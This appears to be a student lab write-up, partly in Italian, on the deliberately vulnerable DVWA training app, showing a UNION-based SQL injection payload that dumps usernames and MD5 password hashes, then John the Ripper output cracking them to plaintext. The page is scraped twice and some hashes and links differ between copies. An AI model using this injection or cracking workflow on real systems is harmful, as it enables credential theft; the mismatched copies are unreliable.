

User ID:

Submit

```
ID: 1' UNION SELECT user, password FROM users--
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT user, password FROM users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user, password FROM users--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user, password FROM users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user, password FROM users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```


```
ID: 1' UNION SELECT user, password FROM users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)





Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users--
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users--
First name: pablo
Surname: 0d107d99f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SOP/IN/P76E.htm>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unleashit.net/tech/httpsql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

```
File Actions Edit View Help
GNU nano 8.1 md5_hashes.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d99f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

kali@kali: /etc

File Actions Edit View Help

\$ nano md5_hashes.txt

(kali@kali)-[/etc]

\$ john --format=raw-md5 md5_hashes.txt

Using default input encoding: UTF-8

Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])

Warning: no OpenMP support for this hash type, consider --fork=2

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

password (admin)

password (smithy)

abc123 (gordonb)

letmein (pablo)

Proceeding with incremental:ASCII

charley (1337)

5g 0:00:00:00 DONE 3/3 (2024-08-20 17:04) 19.23g/s 700242p/s 700242c/s 763273C/s stevy13..chertsu

Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably

Session completed.

Per decifrare le password, ho utilizzato **John the Ripper**. Ho creato un file chiamato `md5_hashes.txt`, che contiene gli hash MD5 da decifrare ricavati dalla DVWA.

Ho configurato John the Ripper per eseguire un attacco brute force, sfruttando una wordlist standard che si trova nel percorso `/usr/share/john/password.lst`. Questa wordlist include molte password comuni e sequenze che le persone usano spesso.

John ha preso ogni parola della lista, l'ha trasformata in un hash MD5 e l'ha confrontata con gli hash presenti nel file. Quando ha trovato una corrispondenza, ha decifrato con successo la password.